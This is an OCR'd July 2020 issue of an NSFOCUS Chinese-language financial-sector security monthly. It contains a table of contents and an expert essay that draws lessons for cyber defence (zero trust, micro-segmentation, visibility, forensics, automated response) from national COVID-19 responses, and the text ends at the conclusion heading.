金融行业

7 月报
2020 年

安全月报

专家观点 | 行业研究 | 漏洞聚焦 | 安全态势

绿盟科技金融事业部出品

专家观点

从疫情起伏思考网络安全未来防护思路

行业研究

探索Sysdig Falco：容器环境下的
异常行为检测工具

金融机构数字化转型中的数字信任

银行业首张网络安全罚单
江苏江南农商行被罚 30 万

印度移动支付应用程序的
数据通过 S3 泄露

*ST 金洲子公司遭黑客入侵致财务出错
利润多计近 9000 万

NSFOCUS

让安全更有效
绿盟科技安全服务

专业|灵活|高效

咨询服务

安全规划
合规咨询
信息安全管理体系咨询
应急体系建设
……

可管理安全服务

远程安全运维
全评估/测试服务
安全基线服务
应急响应
……

安全评价

外部检查辅导
安全指标体系度量
……

安全研究

渗透测试
源代码审计
业务安全测试
漏洞挖掘
……

教育培训

安全技能培训
安全意识教育
……

THE EXPERT
BEHIND GIANTS
巨人背后的专家


多年以来，绿盟科技致力于安全攻防的研究，为运营商、政府、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技

本 | 期 | 看 | 点

P04 从疫情起伏思考网络安全未来防护思路



P59 *ST 金洲子公司遭黑客入侵致财务出错 利润多计近 9000 万

安全月报

2020年第7期

绿盟科技金融事业部

目录 CONTENTS

专家观点

P04 从疫情起伏思考网络安全未来防护思路

行业研究

P16 探索 Sysdig Falco：容器环境下的异常行为检测工具

P32 CVE-2020-8595 — Istio 未授权访问漏洞解析

P47 金融机构数字化转型中的数字信任

P51 银行业首张网络安全罚单 江苏江南农商行被罚 30 万

P56 印度移动支付应用程序的数据通过 S3 泄露

P57 假冒 SpaceX 的 YouTube 频道骗取 15 万美元比特币

P59 *ST 金洲子公司遭黑客入侵致财务出错 利润多计近 9000 万

漏洞聚焦

P64 Adobe 6 月安全更新安全通告

P67 Apache Dubbo 远程代码执行漏洞 (CVE-2020-1948) 安全通告

P68 用友 NC 远程命令执行漏洞安全威胁通告

P69 Windows SMBv3 远程代码执行漏洞防护方案

安全态势

P76 互联网安全威胁态势

安全月报在线阅读

绿盟科技官方微信

NSFOCUS

专家观点

从疫情起伏思考网络安全未来防护思路

绿盟科技 创新中心 刘文懋

摘要：生物病毒与计算机病毒的特性、传播性有一定的相似性，通过新冠疫情的应对，可以反思网络安全防护的得与失，并分析相关的一些网络安全新趋势和新技术。

序言

2020年行将过半，谁也没有想到竟是如此多事之秋。新冠病毒在短短数月内席卷全球，疫情持续扩散和不断反复，也在改变了人们很多固有的认知，包括卫生医疗、公共安全、组织动员、经济政治等等。可以说，疫情也许在未来几年内趋于平静，但其对全球政治、经济、军事等方方面面产生的影响将会持续相当长的一段时间，世界格局也会发生深刻的变迁。

计算机病毒的概念本身就是源于生物病毒，两者有一定的相似性，例如变种、传播、感染机理等。一旦恶意软件爆发，后果同样很严重。一个典型的例子是勒索病毒WannaCry借NSA永恒之蓝武器库之威在2017年发难，短短几天内感染了150个国家的20万计算机，后来甚至还瘫痪了台积电等厂商的生产线，还突破物理隔离、攻破内网的重要资产，极大冲击了人们对网络攻击和网络战争的固有观念。

因此，分析、总结各国应对疫情的得失，或许对网络安全从业者应对未来网络攻击的防护思路有所启发。

总体而言，疫情期间各国处置有如下几点值得探讨：

1 经济（业务）发展 vs 公共（网络）安全

反思：重经济发展、轻公共安全的道路行不通

毫无疑问，疫情发展会对经济产生消极影响。一方面，新冠病毒扩散和传染性很强，如果对疫情不加控制，进行消极防控，或实施所谓的“群体免疫”，短期虽然不会大面积影响经济和生产，但会危害很多人的生命，长期看很可能发展为社区传染，造成更大的破坏；而另一方面，如果要彻底处置疫情，应当隔离中高风险人群，关闭工厂、企业、市场和第三产业等经济生产和交换场所，短期内对经济产生极大的冲击。到底是关注短期破坏性的损失，还是关注失控后的长期损失，则是一个两难的问题

2020年2月底，疫情开始在全球扩散时，作为经济的风向标，各国的股市出现了大幅下跌，如图1所示[16]，体现了对未来经济预期的担心。美国在疫情爆发以后，自3月18日起十日内，美股三大股发生了史无前例的4次熔断。后来各州采取封锁城市、限制聚集等措施，从而逐渐降低了日感染增速。4月17日美国公布经济重启指南，5月各州重新开放，经济好转。但紧接着到6

月，部分州新冠病毒感染单日确诊案例出现反弹式增长，出于对第二波疫情的担忧，6月11日美国三大股市下跌超过5%，创下3月后最大跌幅。

美国政府虽然很早就获知新冠疫情，也采取了断航撤人的措施，但在疫情初现和传播的整个过程中，一直顾虑经济下行而难下彻底隔离的决心，后疾控有所向好却又急于经济重启，结果是没有有效控制病毒传播，又拖累了整个第二季度甚至更久的经济发展。




图1 疫情对经济的影响

在IT领域，安全总是伴随业务而生的，安全的最终目的是保障业务正常运行，减少业务受攻击造成的损失。所以，安全团队也会遇到类似的情况，当一个业务出现脆弱性，或面临具体威胁时，是否需要当机立断进行处置，处置可能会对业务的可用性产生不可预测的影响，不处置如被攻破则后果更严重。如果面临的是关键业务（工控设备）或重要业务（金融核心服务），那CXO[1]是否有决心当机立断，此时似乎陷入了与美国总统特朗普一样的困境。

最有代表性的是2013年Target数据泄露事件[17]，当时安全团队发现了若干攻击事件，但市值黑五促销活动期间，且他们认为攻击者接下来不会采取行动。

1 CISO、CRO、CIO，甚至CEO

但事实上，攻击者窃取了4000万个信用卡和借记卡等敏感信息，事件曝光后，Target公司股价、营收和利润受到了极大影响，其CEO于次年下台。

举措：平衡业务收益和风险损失

与美国对比，中国在武汉出现疫情后的处置则更为果断，尽管人口一千万的大都市的经济发展非常重要，但已有2013年非典的前车之鉴，考虑到病毒蔓延造成的严重后果，武汉政府在关键时刻采取了封城的非常举措，对遏制病毒传播具有至关重要的作用。

而北京则又是一例，6月11日起，北京发现多例新冠肺炎确诊病例，一时间形势严峻，是否像初期武汉一样封城就成了决策者面前的难题。综合考虑城市体量、经济状况、全民防控意识、病例扩散情况，北京政府推出了提升应急响应级别、筛选密切接触者、大范围核酸测试、管控进出交通等措施，各项工作有序推进。

与病毒的抗争是动态的，国情不同、民情不同、疫情不同，都会做出不同的应对手段，其目的就是在控制疫情的前提下，保证经济发展，保障社会的稳定运行。

网络安全也是如此，安全团队的目标是保障业务的各项安全属性，但考虑到攻击者会使用各种手段进行攻击，不可能存在百分之百的绝对安全。安全是相对的、动态的、博弈的。攻击者如果在一定的成本约束下，没有达成自己的攻击目的，就可以认为防守方获胜。因而，安全团队应分析己方的保障目标和当前环境所面临的风险，在给定的预算、成本的约束下，调研、设计、部署和运营各项安全机制，增加攻击者的攻击成本和难度，进而减少业务遭破坏所造成的损失。

这就很考验安全团队的经验，例如判断当前攻击者在踩点，还是精准打击；攻击事件是尚在尝试，还是已经攻破；被保护资产是关键业务，还是无伤全局的；当前应该迅速隔离，还是观察其下一步动作，将其一网打尽。但无论防守方下一步是什么，那是具体战术问题，但大的原则是保障业务的前提下的平衡。

具体而言，决策者需要从业务投资中拿出一部分成本投入安全，这部分安全投入起效挽回的损失就是安全收益，但这种成本获得的收益不是无限线性增加的，所以决策者需要找到一个平衡点。表1说明了在各项安全投入花费的成本x_i和其避免风险所造成的损失y_i之间的关系，在保证己方风险可控的约束条件下，调整己方各种安全投入（x_i），使得风险损失（$-\sum y_i$）最小化。（即$\arg\max_{\{xi\}}\sum(y_i|x_i)$）

表 1 安全投入和收益的平衡

收益	进不（太）来	看不（太）懂	拿不走	改不了 / 快恢复	综合
投入	防火墙、IPS	加密	DLP	弹性服务	
成本 (Op/CpEX)	$-x_1$ 万	$-x_2$ 万	$-x_3$ 万	$-x_4$ 万	$-\Sigma x_i$ 万
风险	绕过	被破解	数据失窃	数据损坏	数据失窃 / 损坏造成的商业损失
收益（挽回损失）	$+y_1$ 万	$+y_2$ 万	$+y_3$ 万	$+y_4$ 万	$+\Sigma y_i$ 万

2 战役 vs 战争

反思：希望“毕其功于一役”的思路行不通

新冠病毒没有像非典病毒一样在夏天消失，反而趁着部分国家防范不严、卫生水平不高，继续在全球攻城略地，很可能会持续数年。虽然中国在短短两个月就控制住了疫情，完成了漂亮的“武汉守卫战”，但专家们一直强调不要掉以轻心，尤其防范境外输入。美国传染病学专家福奇也表示，第二波疫情很有可能发生，应做好应对。从各国确诊病例时间轴[18]可见，国外疫情仍在持续上升，国内虽然确诊病例持续减少，但4月以后各地仍不断发现外来输入病例，特别是6月北京的新疫情则清晰地表明了病毒死灰复燃的可能性和真实性。

另外，新冠病毒的变异性和传染性，世卫组织专家认为新冠病毒可能永远不会消失[1]，也有中国专家认为该病毒可能转为慢性，长期存在于人类社会[2]。

计算机病毒同样也存在变异性和传染性，它们会不断地自主攻击可访问的脆弱资产，进而作为中间宿主继续传播，所以，希望通过一次有效的防守解决某类攻击是不现实的。正如“植物大战僵尸”游戏一样，安全团队往往会遭遇一波接一波的试探和攻击。

例如2016年的首次打出超1Tbps DDoS攻击的Mirai恶意软件，至今还能发现来自其变种的攻击。我们的物联网威胁主动捕获系统一直能捕获到攻击者利用N-day漏洞的探测，各大恶意软件家族的僵尸网络始终活跃。

而在持续高级威胁的场景中，攻击者也会持续侦查、渗透和控制内部资产，更不可能说发现攻击阻断就算大功告成了，相反要考虑对所有受影响和可能受影响的资产进行排查，复盘攻击路径。

总之，战役是短期就见分晓的，战争是长期较量的。面对各种网络攻击，安全团队不能怀有“毕其功于一役”的想法，攻防是长期、持续、拉锯的。

举措：持续性的风险评估和缓解

安全对抗是持久战，是一个此消彼长的动态过程。安全防护的聚焦点是资产所面临的风险，风险值受各种因素的影响，攻击者能力、不断出现的漏洞、时刻变化的业务、部署的安全机制和策略变化，诸如此类。虽然某刻上述因素综合而得的资产风险很低，但随着时间推移，其风险值会不断变化，攻击者如果利用其中某个时间窗口的防守方懈怠，就有可能得手。


因而，Gartner所提的自适应安全理念中的核心是CARTA（Continuous adaptive risk and trust assessment），即对当前的风险和信任平衡做持续的自适应评估。所谓风险，就是业务出问题的可能性，而所谓信任，就是业务正常运行的置信度，显然无论在疫情的场景，还是安全运营的场景，两者都是动态变化的，只有不松懈地对可能新出现的脆弱性和威胁保持警惕，才能有信心应对第二波、第三波乃至更多的挑战。

3 边界和控制策略


反思：”屯重兵于边境、拒敌以国门外”不可靠

长城名列世界七大奇迹，中国古代第一军事工程，在各朝国防中扮演了非常重要的角色；而在欧洲，具有代表性的就是巍峨耸立的城堡。似乎，最佳御敌之术就是“城防”，即依靠城高池深，让敌人无法靠近。这种思路，不仅仅存在物理世界中，还更广泛地影响了人们应对危机的应对思路，包括疫情应对、网络安全，均是如此。

但纵观历史，敌人绕过长城、收买内奸打开城门的案例屡见不鲜。本次疫情又贡献了一个反例。虽然美国早在2月初就宣布对曾经到过中国的非本国公民关闭边界，又于3月11日对欧洲推出旅行禁令，但不包括英国。而英国开始采取群体免疫导致疫情扩散，从图2看到英国[4]和美国[5]自三月中旬之后死亡案例不断上升，可以从侧面看出，美国对中国建立边界也许没错，但却忽视了病毒从其他国家入侵的途径。正如1940年德国绕开马奇诺防线，从法比边界突入法国，可以说历史不断在重演。



(a) 英国的新增新冠确诊数



(b) 美国的新增新冠确诊数

图2 英国和美国的新增新冠确诊数

回到网络安全，以防火墙、入侵检测防护系统、杀毒软件为基础打造的网络安全体系早已抵御不了零日攻击，更不用说装备先进武器库的国家级支持的高级威胁。早在2015年的RSA大会的，Amit的主题演讲“Escaping security’s dark ages”中就提到，以城防为基础的被动防御已经过时，攻击者可以用各种方法绕过我们的防守。虽然安全界不断提出各种技术，然而数据泄露和攻陷事件层出不穷，可以说那段时间是“黑暗时代”。

举措：重构边界和信任模型

首先，将危险因素隔离永远是我们在处置不明威胁的第一思路，所以，边界的概念本身没有问题，但问题的核心是：边界应该部署在哪里，边界用来防谁？无论是敌军绕过边界，还是内部人破坏边界，其本质是边界没有随着当前的态势变化，前者是边界没有随着敌方运动而调整，后者是边界防的对象发生了变化，所以，要突破 “黑暗时代”，就需要构建一条能够动态部署在己方和敌方之间的边界。

具体的，新的边界应该有下列特点：

边界粒度要足够细、随时紧贴要防御目标或敌军个体。在疫情场景下，我们不仅能对国境线进行隔离，还能对城市、街道、小区、家庭，甚至个人都能画出一条边界，即便在局部有确诊、无症状感染者、密切接触者，都能可靠地就近隔离，而不影响其他正常人的生活。在网络安全场景下，当发现可疑告警，可以对相关的高风险网络、主机、应用进行隔离，以保证单个恶意点不会扩散到更大的范围。

通常我们把这种技术叫做微隔离（Micro-Segmentation），它最早出现在云计算系统中，通过NFV和SDN的技术容易实现细粒度的隔离和访问控制，随着5G、边缘计算和SDWAN地进一步普及，相信该技术会越来越多的应用于传统环境中。

边界线能够随时调整，紧跟正常人群（业务）和异常人群（攻击者）的轨迹。边界上的策略根据上下文可以随时更新，在访问者或被访问对象发生变化时可及时调整访问规则。

在疫情场景中，我国创造性的推出了统一的健康码机制，每个人的安全码对应了高中低三种危险等级，而这个等级，又跟其所在地（固有属性）、14天行为轨迹（动态属性）关联，可以反映了个体人自身的威胁度。当然，前述的每条边界的粒度不一样，遵从的策略也不同，比如每个小区的策略分别继承街道、区县、省市、国家的策略，形成小区策略后，将身份验证结果、健康码、行程卡、测量温度等作为输入，最终才得到“是否允许通过”的规则。一旦访问者的体温异常、或所在地变成高风险区域，小区最终的动作很可能就是“不得进入”。可见，这一条条不可见的边界，隔离了大量存在风险的人群，限制了其行动范围，帮助我国疫情迅速下降。

回到网络安全，网络访问是基于网络标识（IP、MAC），所以传统防火墙的规则也是基于网络标识，而非访问主体和被访问客体的身份标识，所以随着业务迁移、攻击者获得跳板资源，很可能就绕过了防火墙的现有规则。可以说这是计算机网络应用层设计的“原罪“。现在一些通过标识寻址等研究，也是期望改变，但考虑到既有TCP/IP的兼容性，进展较缓。然而，网络攻击不会变缓，相反还在加剧。因而，重构传统的网络层访问控制和隔离已经刻不容缓，近年来，业界越来越多地在探讨零信任（Zero-Trust）的概念，如CSA提的软件定义边界，还有Google的BeyondCorps，都是体现零信任理念的技术路线。零信任体系需要对以往的网络访问机制、访问控制模型进行较大调整，所以对访问者和业务有明显影响，因而对其应用产生了很大挑战。当然看到疫情下动态准入机制表现出的良好效果，其前景可期。

4 账面安全 vs 实际安全

反思：“检查越少，报告越少“的思路行不通。

关于这一点，有两个反例：一例是日本，在疫情初期，日本考虑到马上要举办的奥运会，不宜渲染本国确诊病例过多，采取了被动式应对方式，例如只检测重症患者。所以其公开结果跟韩德等国明显不同，被检测人数和确诊数太少，但阳性比例太高。东京庆应义塾大学对因非新冠病毒相关疾病入院的患者进行了PCR检测，研究发现其中6%对新冠病毒呈阳性反应[6]。第二例是美国，5月11日数据显示在40多个州正处于封闭状态的情况下，全美仍没有足够的检测能力，人均检测水平低于意大利、德国、冰岛等国[7]。而在4月更早的“新冠肺炎追踪项目”表明全美共检测357万人中阳性率达到了20%[8]。

如此高的阳性率，表明疫情早已开始社区传播，并且没有在官方的掌控中，这可能会让疫情持续非常长的时间，造成更严重的影响。虽然表面上看检测数越少，阳性绝对数越少，但其背后未知的阳性患者传播必然会造成更多的严重案例。

作为对比，国内武汉前期因检测能力不足，也同样是确诊数少，但疑似病例激增不下，医院不堪重负。但2月中旬武汉将将临床诊断纳入确证方式，2月13日确诊数激增1.4万人，见图3。虽然确诊数增加，但整体更加透明，数据更加准确可靠，后续的隔离、治疗措施更加有效。后来随着核酸检测能力提升，全国执行“应检尽检、愿检尽检”策略，整体每日确诊数随后迅速下降[9]。

图3 中国新冠确诊数变化图

在网络安全领域，绝不能因为当前风平浪静就认为一切安好，不设防就没有安全事件，看似安全，但可能却是暗潮汹涌。例如，老旧的工控系统，一是部署安全机制困难，二是部署上后就会出现告警，不易处理，但不能为此就裸奔，如乌克兰、委内瑞拉等国严重的安全事故就是明证。

此外，部署了若干安全机制但缺乏协同机制，也会存在问题。单个安全机制只检测或应对某个方面的威胁，无法全面、一致地归纳观察到的事件，导致运营者无法对当前态势做出准确的判断。

举措：构建全面深度的感知能力

没有完美的犯罪，攻击者在行动的时候，总会与环境发生交换。构建感知能力，就是需要看到、听到、嗅到上下文的变化，从而感知到潜在的威胁。当发现威胁时，应具备全局态势感知、威胁定位、后果预测的能力。

越来越多的专家在提“可视度”（Visibility），当我们看不清自己的资产在哪里，有什么脆弱性，也不知道敌人在什么地方，攻击处于哪个阶段，目标是什么，就无从谈起应对。越是复杂的战场，侦察兵越重要；越是黑暗的环境，铃铛和热成像仪越重要。

在实践中，如借助各种网络流量统计信息（Netflow、OpenFlow等）获知全局网络访问行为，通过深度包检测、终端行为检测等获知具体网络和终端行为，通过聚合、关联形成全局一致的分析结果，提供从浅到深按需的可视能力。

进一步，通过主动防御机制，如通过欺骗（Deception）技术，在全域部署各类诱饵，监控非寻常的访问行为，诱使攻击者暴露行迹，判断其身份和行动目的。

4 流调vs朔源

反思：是蝙蝠、水貂，还是三文鱼？

十多年前，非典来去无踪，没有人能说清这场瘟疫是怎么发生的，后历时15年，中科院武汉病毒所寻遍28个省市，终于在云南发现一处蝙蝠SARS样冠状病毒的天然基因库，揭示了非典的天然宿主就是蝙蝠。然而，本次新冠疫情又最早在武汉爆发，病毒源于自然还是实验室，一时甚嚣尘上。通过专业的基因序列分析，世卫组织确认新冠病毒源于自然。但新冠病毒的中间宿主和天然宿主是什么，蝙蝠、水貂，或是6月北京传出的三文鱼（几乎不可能）？具体的传播路径还在确认中。

流行病学调查（简称“流调”）是一门专业的学科[12]，在追踪病毒起源、从根本上解决疫情有重要的作用。可惜的是，在武汉疫情早期，3月就对华南海鲜市场进行消杀，造成流调无法溯源、跟踪和监测。

举措：全面的取证朔源

6月北京的疫情，最早是一名西城区男性发病，经过流调，在新发地市场的三文鱼案板上发现病毒，相关货物来自海鲜市场。政府随即排查全部进出、经过新发地市场的人员，对二十万人进行核酸测试，并对其中所有阳性案例进行流调，确认北京所有案例均有新发地活动史，最终得出疫情在早期及时发现，没有造成广泛传播的结论。另外，早在2月天津宝坻区某百货大楼出现一起聚集性疫情，疾控中心经过缜密排查和分析，理清了传染路径和影响范围，堪称教科书级别的流调[13]。

在网络安全领域，取证（Forensics）也是一个细分领域，通过对计算机系统和网络流量中的电子证据进行保护、收集、验证、鉴定等。取证溯源属于事后，找到攻击者入侵的时间轴、攻击手法、影响范围等，进而采取相应的行动，例如恢复业务、升级补丁、完成报告。除了系统恢复外，取证溯源在司法实践中有非常重要的作用，应得到管理层的重视。


5 等等就好党 vs 撸袖就干党

反思：如不掐断病毒早期传播就失去先机


如前所述，生物病毒和计算机病毒在传播方面有很多相似性，比如从统计学上看其传播速度是指数级的，如果不在早期干预，很可能会在一段时间后进入爆发期，彼时局面就无法收拾了。

美国的疫情就经历了两个阶段，第一阶段是4月前，可以说这段时间政府的动员能力明显不足，期望等到夏季“病毒会奇迹般地消失”，导致确诊数呈指数级增加。有批评指出美国政府的动作太慢，浪费了中国赢得的时间。在经历了深刻教训之后，美国疾控中心提出了“压平增长曲线”（flatten the curve）的倡议[14]，即通过主动干预，大幅减少感染者，如图4(a)所示。在4月1日之后进入第二阶段，多地颁布居家隔离令后，增速明显放缓，如图4(b)所示。

病毒传播是符合统计学模型的，本质上这是一个科学问题，因而不施加干预是等不到所谓的奇迹的。依靠气候环境变化等不可控的“等等就好党”不过是在依靠未经证明的美好愿望作为获胜砝码，与古代祭天驱瘟的做法并无二致。在真正的危机前面，应该“撸起袖子加油干，把失去的时间抢回来”。



(a) 经过干预后的压平曲线



(b) 美国两个阶段的确诊增速图

图4 确诊数变化图

考虑到我们提到的第一项平衡经济发展和公共安全投入，这条曲线不太可能直接压平成直线，但无疑措施越有力越精准，曲线陡度会越小。

回到网络安全，考虑在没有主动免疫、没有补丁升级机制的场景下，受蠕虫攻击的节点数量也急剧增加，但最终不会回落，只会稳定在所有脆弱节点数；当存在补丁修复的节点时，该曲线会收敛到一条直线，即所有脆弱节点都被感染[15]，如图5所示。更严峻的是，计算机蠕虫的效率更高，通过自动化的手段，向所有网络可达的节点发动攻击并传播病毒、执行恶意代码。因而计算机病毒的感染者曲线会比生物病毒的更陡，传播速度更快。




图5 没有安全机制的感染节点时间变化示意图

安全团队在发现威胁时，不仅需要进行处置，回落到图4(a)的纯色填充的曲线；还需要尽快处置，尽量压平曲线，即图4(a)的阴影线填充的曲线。

举措：兵贵神速，自动化响应

压平曲线的关键是尽早响应处置，而响应的第一步是根据当前态势分析攻击行为，溯源评估受损情况，预测攻击者下一步动作。应对主要为两方面：一方面阻断攻击，延缓受害节点的增速，减少受害节点数；另一方面尽快恢复业务，减少损失。总体而言，通过人工响应的方式，可以将图5的受害者曲线右边压低，如图6的蓝色曲线所示。




图6 通过自动化响应压平感染曲线

更进一步，通过自动化响应压平整条曲线，即图6中的红色曲线。早在2013年，Gartner提出了软件定义安全的理念，借鉴软件定义网络，通过控制与数据分离，提升整个安全体系的敏捷性和灵活性。在这个思路启发下，2016年Phantom的自动化编排系统得到业界认可，后来相关的技术发展为安全编排自动化响应SOAR。

自动化的安全编排引擎可在秒级部署安全资源、快速调度可疑流量、灵活调整安全策略，即便攻击者非常迅速，防守者也可以快对快，隔离可疑业务、阻断恶意攻击、恢复受损业务。

结语

